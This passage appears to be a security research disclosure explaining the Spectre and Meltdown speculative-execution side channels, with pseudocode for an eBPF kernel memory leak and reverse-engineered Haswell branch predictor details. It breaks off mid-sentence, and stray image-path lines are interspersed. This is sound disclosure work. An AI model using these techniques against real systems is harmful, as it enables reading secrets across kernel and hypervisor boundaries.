Reading privileged memory with a side-channel

Posted by Jann Horn, Project Zero

We have discovered that CPU data cache timing can be abused to efficiently leak information out of mis-speculated execution, leading to (at worst) arbitrary virtual memory read vulnerabilities across local security boundaries in various contexts.

Variants of this issue are known to affect many modern processors, including certain processors by Intel, AMD and ARM. For a few Intel and AMD CPU models, we have exploits that work against real software.

We reported this issue to Intel, AMD and ARM on 2017-06-01 [1].

So far, there are three known variants of the issue:

- Variant 1: bounds check bypass (CVE-2017-5753)
- Variant 2: branch target injection (CVE-2017-5715)
- Variant 3: rogue data cache load (CVE-2017-5754)

Before the issues described here were publicly disclosed, Daniel Gruss, Moritz Lipp, Yuval Yarom, Paul Kocher, Daniel Genkin, Michael Schwarz, Mike Hamburg, Stefan Mangard, Thomas Prescher and Werner Haas also reported them; their [writeups/blogposts/paper drafts] are at:

- Spectre (variants 1 and 2)
- Meltdown (variant 3)

During the course of our research, we developed the following proofs of concept (PoCs):

1. A PoC that demonstrates the basic principles behind variant 1 in userspace on the tested Intel Haswell Xeon CPU, the AMD FX CPU, the AMD PRO CPU and an ARM Cortex A57 [2]. This PoC only tests for the ability to read data inside mis-speculated execution within the same process, without crossing any privilege boundaries.
2. A PoC for variant 1 that, when running with normal user privileges under a modern Linux kernel with a distro-standard config, can perform arbitrary reads in a 4GiB range [3] in kernel virtual memory on the Intel Haswell Xeon CPU. If the kernel's BPF JIT is enabled (non-default configuration), it also works on the AMD PRO CPU. On the Intel Haswell Xeon CPU, kernel virtual memory can be read at a rate of around 2000 bytes per second after around 4 seconds of startup time. [4]
3. A PoC for variant 2 that, when running with root privileges inside a KVM guest created using virt-manager on the Intel Haswell Xeon CPU, with a specific (now outdated) version of Debian's distro kernel [5] running on the host, can read host kernel memory at a rate of around 1500 bytes/second, with room for optimization. Before the attack can be performed, some initialization has to be performed that takes roughly between 10 and 30 minutes for a machine with 64GiB of RAM; the needed time should scale roughly linearly with the amount of host RAM. (If 2MB hugepages are available to the guest, the initialization should be much faster, but that hasn't been tested.)
4. A PoC for variant 3 that, when running with normal user privileges, can read kernel memory on the

Intel Haswell Xeon CPU under some precondition. We believe that this precondition is that the targeted kernel memory is present in the L1D cache.

For interesting resources around this topic, look down into the "Literature" section.
A warning regarding explanations about processor internals in this blogpost: This blogpost contains a lot of speculation about hardware internals based on observed behavior, which might not necessarily correspond to what processors are actually doing.
We have some ideas on possible mitigations and provided some of those ideas to the processor vendors; however, we believe that the processor vendors are in a much better position than we are to design and evaluate mitigations, and we expect them to be the source of authoritative guidance.
The PoC code and the writeups that we sent to the CPU vendors will be made available at a later date.

Tested Processors

- Intel(R) Xeon(R) CPU E5-1650 v3 @ 3.50GHz (called "Intel Haswell Xeon CPU" in the rest of this document)
- AMD FX(tm)-8320 Eight-Core Processor (called "AMD FX CPU" in the rest of this document)
- AMD PRO A8-9600 R7, 10 COMPUTE CORES 4C+6G (called "AMD PRO CPU" in the rest of this document)
- An ARM Cortex A57 core of a Google Nexus 5x phone [6] (called "ARM Cortex A57" in the rest of this document)

Glossary

retire: An instruction retires when its results, e.g. register writes and memory writes, are committed and made visible to the rest of the system. Instructions can be executed out of order, but must always retire in order.
logical processor core: A logical processor core is what the operating system sees as a processor core. With hyperthreading enabled, the number of logical cores is a multiple of the number of physical cores.
cached/uncached data: In this blogpost, "uncached" data is data that is only present in main memory, not in any of the cache levels of the CPU. Loading uncached data will typically take over 100 cycles of CPU time.
speculative execution: A processor can execute past a branch without knowing whether it will be taken or where its target is, therefore executing instructions before it is known whether they should be executed. If this speculation turns out to have been incorrect, the CPU can discard the resulting state without architectural effects and continue execution on the correct execution path. Instructions do not retire before it is known that they are on the correct execution path.
mis-speculation window: The time window during which the CPU speculatively executes the wrong code and has not yet detected that mis-speculation has occurred.

Variant 1: Bounds check bypass

This section explains the common theory behind all three variants and the theory behind our PoC for variant 1 that, when running in userspace under a Debian distro kernel, can perform arbitrary reads in a 4GiB region of kernel memory in at least the following configurations:

- Intel Haswell Xeon CPU, eBPF JIT is off (default state)
- Intel Haswell Xeon CPU, eBPF JIT is on (non-default state)
- AMD PRO CPU, eBPF JIT is on (non-default state)

The state of the eBPF JIT can be toggled using the net.core.bpf_jit_enable sysctl.

Theoretical explanation

The Intel Optimization Reference Manual says the following regarding Sandy Bridge (and later microarchitectural revisions) in section 2.3.2.3 ("Branch Prediction"):
Branch prediction predicts the branch target and enables the
processor to begin executing instructions long before the branch
true execution path is known.
In section 2.3.5.2 ("L1 DCache"):
Loads can:
[...]

- Be carried out speculatively, before preceding branches are resolved.
- Take cache misses out of order and in an overlapped manner.

Intel's Software Developer's Manual [7] states in Volume 3A, section 11.7 ("Implicit Caching (Pentium 4, Intel Xeon, and P6 family processors"):
Implicit caching occurs when a memory element is made potentially cacheable, although the element may never have been accessed in the normal von Neumann sequence. Implicit caching occurs on the P6 and more recent processor families due to aggressive prefetching, branch prediction, and TLB miss handling. Implicit caching is an extension of the behavior of existing Intel386, Intel486, and Pentium processor systems, since software running on these processor families also has not been able to deterministically predict the behavior of instruction prefetch.
Consider the code sample below. If arr1->length is uncached, the processor can speculatively load data from arr1->data[untrusted_offset_from_caller]. This is an out-of-bounds read. That should not matter because the processor will effectively roll back the execution state when the branch has executed; none of the speculatively executed instructions will retire (e.g. cause registers etc. to be affected).

```
struct array {
 unsigned long length;
 unsigned char data[];
};
```

```
struct array *arr1 = ...;
unsigned long untrusted_offset_from_caller = ...;
if (untrusted_offset_from_caller < arr1->length) {
 unsigned char value = arr1->data[untrusted_offset_from_caller];
 ...
}
```

However, in the following code sample, there's an issue. If arr1->length, arr2->data[0x200] and arr2->data[0x300] are not cached, but all other accessed data is, and the branch conditions are predicted as true, the processor can do the following speculatively before arr1->length has been loaded and the execution is re-steered:

- load value = arr1->data[untrusted_offset_from_caller]
- start a load from a data-dependent offset in arr2->data, loading the corresponding cache line into the L1 cache

```
struct array {
 unsigned long length;
 unsigned char data[];
};
struct array *arr1 = ...; /* small array */
struct array *arr2 = ...; /* array of size 0x400 */
/* >0x400 (OUT OF BOUNDS!) */
unsigned long untrusted_offset_from_caller = ...;
if (untrusted_offset_from_caller < arr1->length) {
 unsigned char value = arr1->data[untrusted_offset_from_caller];
 unsigned long index2 = ((value&1)*0x100)+0x200;
 if (index2 < arr2->length) {
   unsigned char value2 = arr2->data[index2];
 }
}
```

After the execution has been returned to the non-speculative path because the processor has noticed that untrusted_offset_from_caller is bigger than arr1->length, the cache line containing arr2->data[index2] stays in the L1 cache. By measuring the time required to load arr2->data[0x200] and arr2->data[0x300], an attacker can then determine whether the value of index2 during speculative execution was 0x200 or 0x300 - which discloses whether arr1->data[untrusted_offset_from_caller]&1 is 0 or 1.

To be able to actually use this behavior for an attack, an attacker needs to be able to cause the execution of such a vulnerable code pattern in the targeted context with an out-of-bounds index. For this, the vulnerable code pattern must either be present in existing code, or there must be an interpreter or JIT engine that can be used to generate the vulnerable code pattern. So far, we have not actually identified any existing, exploitable instances of the vulnerable code pattern; the PoC for leaking kernel memory using variant 1 uses the eBPF interpreter or the eBPF JIT engine, which are built into the kernel

and accessible to normal users.
A minor variant of this could be to instead use an out-of-bounds read to a function pointer to gain control of execution in the mis-speculated path. We did not investigate this variant further.

Attacking the kernel


This section describes in more detail how variant 1 can be used to leak Linux kernel memory using the eBPF bytecode interpreter and JIT engine. While there are many interesting potential targets for variant 1 attacks, we chose to attack the Linux in-kernel eBPF JIT/interpreter because it provides more control to the attacker than most other JITs.
The Linux kernel supports eBPF since version 3.18. Unprivileged userspace code can supply bytecode to the kernel that is verified by the kernel and then:

- either interpreted by an in-kernel bytecode interpreter
- or translated to native machine code that also runs in kernel context using a JIT engine (which translates individual bytecode instructions without performing any further optimizations)

Execution of the bytecode can be triggered by attaching the eBPF bytecode to a socket as a filter and then sending data through the other end of the socket.
Whether the JIT engine is enabled depends on a run-time configuration setting - but at least on the tested Intel processor, the attack works independent of that setting.
Unlike classic BPF, eBPF has data types like data arrays and function pointer arrays into which eBPF bytecode can index. Therefore, it is possible to create the code pattern described above in the kernel using eBPF bytecode.
eBPF's data arrays are less efficient than its function pointer arrays, so the attack will use the latter where possible.
Both machines on which this was tested have no SMAP, and the PoC relies on that (but it shouldn't be a precondition in principle).
Additionally, at least on the Intel machine on which this was tested, bouncing modified cache lines between cores is slow, apparently because the MESI protocol is used for cache coherence [8]. Changing the reference counter of an eBPF array on one physical CPU core causes the cache line containing the reference counter to be bounced over to that CPU core, making reads of the reference counter on all other CPU cores slow until the changed reference counter has been written back to memory. Because the length and the reference counter of an eBPF array are stored in the same cache line, this also means that changing the reference counter on one physical CPU core causes reads of the eBPF array's length to be slow on other physical CPU cores (intentional false sharing).
The attack uses two eBPF programs. The first one tail-calls through a page-aligned eBPF function pointer array prog_map at a configurable index. In simplified terms, this program is used to determine the address of prog_map by guessing the offset from prog_map to a userspace address and tail-calling through prog_map at the guessed offsets. To cause the branch prediction to predict that the offset is below the length of prog_map, tail calls to an in-bounds index are performed in between. To increase the


mis-speculation window, the cache line containing the length of prog_map is bounced to another core. To test whether an offset guess was successful, it can be tested whether the userspace address has been loaded into the cache.

Because such straightforward brute-force guessing of the address would be slow, the following optimization is used: 215 adjacent userspace memory mappings [9], each consisting of 24 pages, are created at the userspace address user_mapping_area, covering a total area of 231 bytes. Each mapping maps the same physical pages, and all mappings are present in the pagetables.


user_mapping_area
(letters stand for physical pages)
(2^(12+4+15) = 2^31 bytes virtual memory total)
A
B
C
D...O
P
A
B
C
D...O
P
32765 more...
A
B
C
D...O
P

This permits the attack to be carried out in steps of 231 bytes. For each step, after causing an out-of-bounds access through prog_map, only one cache line each from the first 24 pages of user_mapping_area have to be tested for cached memory. Because the L3 cache is physically indexed, any access to a virtual address mapping a physical page will cause all other virtual addresses mapping the same physical page to become cached as well.

When this attack finds a hit—a cached memory location—the upper 33 bits of the kernel address are known (because they can be derived from the address guess at which the hit occurred), and the low 16 bits of the address are also known (from the offset inside user_mapping_area at which the hit was found). The remaining part of the address of user_mapping_area is the middle.


components of the leaked address of prog_map
0xffff8... 17 bits canonical address
(1st step) 16 bits bruteforced high part
(2nd step) 15 bits bisected (aliased in 1st step)
(1st step) 4 bits hot physical page
...000 12 bits SLAB alignment

The remaining bits in the middle can be determined by bisecting the remaining address space: Map two physical pages to adjacent ranges of virtual addresses, each virtual address range the size of half of the remaining search space, then determine the remaining address bit-wise.

At this point, a second eBPF program can be used to actually leak data. In pseudocode, this program looks as follows:

```
uint64_t bitmask = <runtime-configurable>;
uint64_t bitshift_selector = <runtime-configurable>;
uint64_t prog_array_base_offset = <runtime-configurable>;
uint64_t secret_data_offset = <runtime-configurable>;
// index will be bounds-checked by the runtime,
// but the bounds check will be bypassed speculatively
uint64_t secret_data = bpf_map_read(array=victim_array, index=secret_data_offset);
// select a single bit, move it to a specific position, and add the base offset
uint64_t progmap_index = (((secret_data & bitmask) >> bitshift_selector) << 7) +
prog_array_base_offset;
bpf_tail_call(prog_map, progmap_index);
```

This program reads 8-byte-aligned 64-bit values from an eBPF data array "victim_map" at a runtime-configurable offset and bitmasks and bit-shifts the value so that one bit is mapped to one of two values that are 2^7 bytes apart (sufficient to not land in the same or adjacent cache lines when used as an array index). Finally it adds a 64-bit offset, then uses the resulting value as an offset into prog_map for a tail call.


This program can then be used to leak memory by repeatedly calling the eBPF program with an out-of-bounds offset into victim_map that specifies the data to leak and an out-of-bounds offset into prog_map that causes prog_map + offset to point to a userspace memory area. Misleading the branch prediction and bouncing the cache lines works the same way as for the first eBPF program, except that now, the cache line holding the length of victim_map must also be bounced to another core.

Variant 2: Branch target injection

This section describes the theory behind our PoC for variant 2 that, when running with root privileges inside a KVM guest created using virt-manager on the Intel Haswell Xeon CPU, with a specific version of Debian's distro kernel running on the host, can read host kernel memory at a rate of around 1500 bytes/second.

Basics

Prior research (see the Literature section at the end) has shown that it is possible for code in separate security contexts to influence each other's branch prediction. So far, this has only been used to infer information about where code is located (in other words, to create interference from the victim to the attacker); however, the basic hypothesis of this attack variant is that it can also be used to redirect execution of code in the victim context (in other words, to create interference from the attacker to the victim; the other way around).


victim (e.g. kernel / hypervisor)
ASLR leak (known)
branch target injection (new)
attacker (e.g. userspace / guest)

The basic idea for the attack is to target victim code that contains an indirect branch whose target address is loaded from memory and flush the cache line containing the target address out to main memory. Then, when the CPU reaches the indirect branch, it won't know the true destination of the jump, and it won't be able to calculate the true destination until it has finished loading the cache line back into the CPU, which takes a few hundred cycles. Therefore, there is a time window of typically over 100 cycles in which the CPU will speculatively execute instructions based on branch prediction.

Haswell branch prediction internals

Some of the internals of the branch prediction implemented by Intel's processors have already been published; however, getting this attack to work properly required significant further experimentation to determine additional details.
This section focuses on the branch prediction internals that were experimentally derived from the Intel Haswell Xeon CPU.
Haswell seems to have multiple branch prediction mechanisms that work very differently:

- A generic branch predictor that can only store one target per source address; used for all kinds of jumps, like absolute jumps, relative jumps and so on.
- A specialized indirect call predictor that can store multiple targets per source address; used for indirect calls.
- (There is also a specialized return predictor, according to Intel's optimization manual, but we haven't analyzed that in detail yet. If this predictor could be used to reliably dump out some of the call stack through which a VM was entered, that would be very interesting.)

Generic predictor

The generic branch predictor, as documented in prior research, only uses the lower 31 bits of the address of the last byte of the source instruction for its prediction. If, for example, a branch target buffer (BTB) entry exists for a jump from 0x4141.0004.1000 to 0x4141.0004.5123, the generic predictor will also use it to predict a jump from 0x4242.0004.1000. When the higher bits of the source address differ like this, the higher bits of the predicted destination change together with it—in this case, the predicted destination address will be 0x4242.0004.5123—so apparently this predictor doesn't store the full, absolute destination address.

Before the lower 31 bits of the source address are used to look up a BTB entry, they are folded together using XOR. Specifically, the following bits are folded together:

bit A	bit B
0x40.0000	0x2000
0x80.0000	0x4000
0x100.0000	0x8000
0x200.0000	0x1.0000
0x400.0000	0x2.0000
0x800.0000	0x4.0000
0x2000.0000	0x10.0000
0x4000.0000	0x20.0000

In other words, if a source address is XORed with both numbers in a row of this table, the branch predictor will not be able to distinguish the resulting address from the original source address when performing a lookup. For example, the branch predictor is able to distinguish source addresses 0x100.0000 and 0x180.0000, and it can also distinguish source addresses 0x100.0000 and 0x180.8000, but it can't distinguish source addresses 0x100.0000 and 0x140.2000 or source addresses 0x100.0000 and 0x180.4000. In the following, this will be referred to as aliased source addresses.

When an aliased source address is used, the branch predictor will still predict the same target as for the unaliased source address. This indicates that the branch predictor stores a truncated absolute destination address, but that hasn't been verified.

Based on observed maximum forward and backward jump distances for different source addresses, the low 32-bit half of the target address could be stored as an absolute 32-bit value with an additional bit that specifies whether the jump from source to target crosses a 232 boundary; if the jump crosses such a boundary, bit 31 of the source address determines whether the high half of the instruction pointer should increment or decrement.

Indirect call predictor

The inputs of the BTB lookup for this mechanism seem to be:

- The low 12 bits of the address of the source instruction (we are not sure whether it's the address of the first or the last byte) or a subset of them.
- The branch history buffer state.

If the indirect call predictor can't resolve a branch, it is resolved by the generic predictor instead. Intel's optimization manual hints at this behavior: "Indirect Calls and Jumps. These may either be predicted as having a monotonic target or as having targets that vary in accordance with recent program behavior."
The branch history buffer (BHB) stores information about the last 29 taken branches - basically a fingerprint of recent control flow - and is used to allow better prediction of indirect calls that can have multiple targets.
The update function of the BHB works as follows (in pseudocode; src is the address of the last byte of the source instruction, dst is the destination address):

```
void bhb_update(uint58_t *bhb_state, unsigned long src, unsigned long dst) {
 *bhb_state <<= 2;
 *bhb_state ^= (dst & 0x3f);
 *bhb_state ^= (src & 0xc0) >> 6;
 *bhb_state ^= (src & 0xc00) >> (10 - 2);
 *bhb_state ^= (src & 0xc000) >> (14 - 4);
 *bhb_state ^= (src & 0x30) << (6 - 4);
 *bhb_state ^= (src & 0x300) << (8 - 8);
 *bhb_state ^= (src & 0x3000) >> (12 - 10);
 *bhb_state ^= (src & 0x30000) >> (16 - 12);
 *bhb_state ^= (src & 0xc0000) >> (18 - 14);
}
```

Some of the bits of the BHB state seem to be folded together further using XOR when used for a BTB access, but the precise folding function hasn't been understood yet.
The BHB is interesting for two reasons. First, knowledge about its approximate behavior is required in order to be able to accurately cause collisions in the indirect call predictor. But it also permits dumping out the BHB state at any repeatable program state at which the attacker can execute code - for example, when attacking a hypervisor, directly after a hypercall. The dumped BHB state can then be used to fingerprint the hypervisor or, if the attacker has access to the hypervisor binary, to determine the low 20 bits of the hypervisor load address (in the case of KVM: the low 20 bits of the load address of kvm-intel.ko).


Reverse-Engineering Branch Predictor Internals

This subsection describes how we reverse-engineered the internals of the Haswell branch predictor. Some of this is written down from memory, since we didn't keep a detailed record of what we were doing.
We initially attempted to perform BTB injections into the kernel using the generic predictor, using the knowledge from prior research that the generic predictor only looks at the lower half of the source address and that only a partial target address is stored. This kind of worked - however, the injection success rate was very low, below 1%. (This is the method we used in our preliminary PoCs for method 2 against modified hypervisors running on Haswell.)
We decided to write a userspace test case to be able to more easily test branch predictor behavior in

different situations.

Based on the assumption that branch predictor state is shared between hyperthreads [10], we wrote a program of which two instances are each pinned to one of the two logical processors running on a specific physical core, where one instance attempts to perform branch injections while the other measures how often branch injections are successful. Both instances were executed with ASLR disabled and had the same code at the same addresses. The injecting process performed indirect calls to a function that accesses a (per-process) test variable; the measuring process performed indirect calls to a function that tests, based on timing, whether the per-process test variable is cached, and then evicts it using CLFLUSH. Both indirect calls were performed through the same callsite. Before each indirect call, the function pointer stored in memory was flushed out to main memory using CLFLUSH to widen the speculation time window. Additionally, because of the reference to "recent program behavior" in Intel's optimization manual, a bunch of conditional branches that are always taken were inserted in front of the indirect call.

In this test, the injection success rate was above 99%, giving us a base setup for future experiments.


instance 1
running on 1st logical core of 1st physical core
instance 2
running on 2nd logical core of 1st physical core
CLFLUSH indirect call target pointer
series of N taken conditional branches
indirect call
measure test variable access time
read test variable
CLFLUSH test variable

We then tried to figure out the details of the prediction scheme. We assumed that the prediction scheme uses a global branch history buffer of some kind.

To determine the duration for which branch information stays in the history buffer, a conditional branch that is only taken in one of the two program instances was inserted in front of the series of always-taken conditional jumps, then the number of always-taken conditional jumps (N) was varied. The result was that for N=25, the processor was able to distinguish the branches (misprediction rate under 1%), but for N=26, it failed to do so (misprediction rate over 99%).


Therefore, the branch history buffer had to be able to store information about at least the last 26 branches.

The code in one of the two program instances was then moved around in memory. This revealed that only the lower 20 bits of the source and target addresses have an influence on the branch history buffer.

Testing with different types of branches in the two program instances revealed that static jumps, taken conditional jumps, calls and returns influence the branch history buffer the same way; non-taken conditional jumps don't influence it; the address of the last byte of the source instruction is the one that counts; IRETQ doesn't influence the history buffer state (which is useful for testing because it permits creating program flow that is invisible to the history buffer).

Moving the last conditional branch before the indirect call around in memory multiple times revealed that the branch history buffer contents can be used to distinguish many different locations of that last conditional branch instruction. This suggests that the history buffer doesn't store a list of small history values; instead, it seems to be a larger buffer in which history data is mixed together.

However, a history buffer needs to "forget" about past branches after a certain number of new branches have been taken in order to be useful for branch prediction. Therefore, when new data is mixed into the history buffer, this can not cause information in bits that are already present in the history buffer to propagate downwards - and given that, upwards combination of information probably wouldn't be very useful either. Given that branch prediction also must be very fast, we concluded that it is likely that the update function of the history buffer left-shifts the old history buffer, then XORs in the new state (see diagram).



If this assumption is correct, then the history buffer contains a lot of information about the most recent branches, but only contains as many bits of information as are shifted per history buffer update about the last branch about which it contains any data. Therefore, we tested whether flipping different bits in the source and target addresses of a jump followed by 32 always-taken jumps with static source and target allows the branch prediction to disambiguate an indirect call. [11]

With 32 static jumps in between, no bit flips seemed to have an influence, so we decreased the number of static jumps until a difference was observable. The result with 28 always-taken jumps in between was that bits 0x1 and 0x2 of the target and bits 0x40 and 0x80 of the source had such an influence; but flipping both 0x1 in the target and 0x40 in the source or 0x2 in the target and 0x80 in the source did not permit disambiguation. This shows that the per-insertion shift of the history buffer is 2 bits and shows which data is stored in the least significant bits of the history buffer. We then repeated this with decreased amounts of fixed jumps after the bit-flipped jump to determine which information is stored in the remaining bits.

Reading host memory from a KVM guest

Locating the host kernel

Our PoC locates the host kernel in several steps. The information that is determined and necessary for the next steps of the attack consists of:

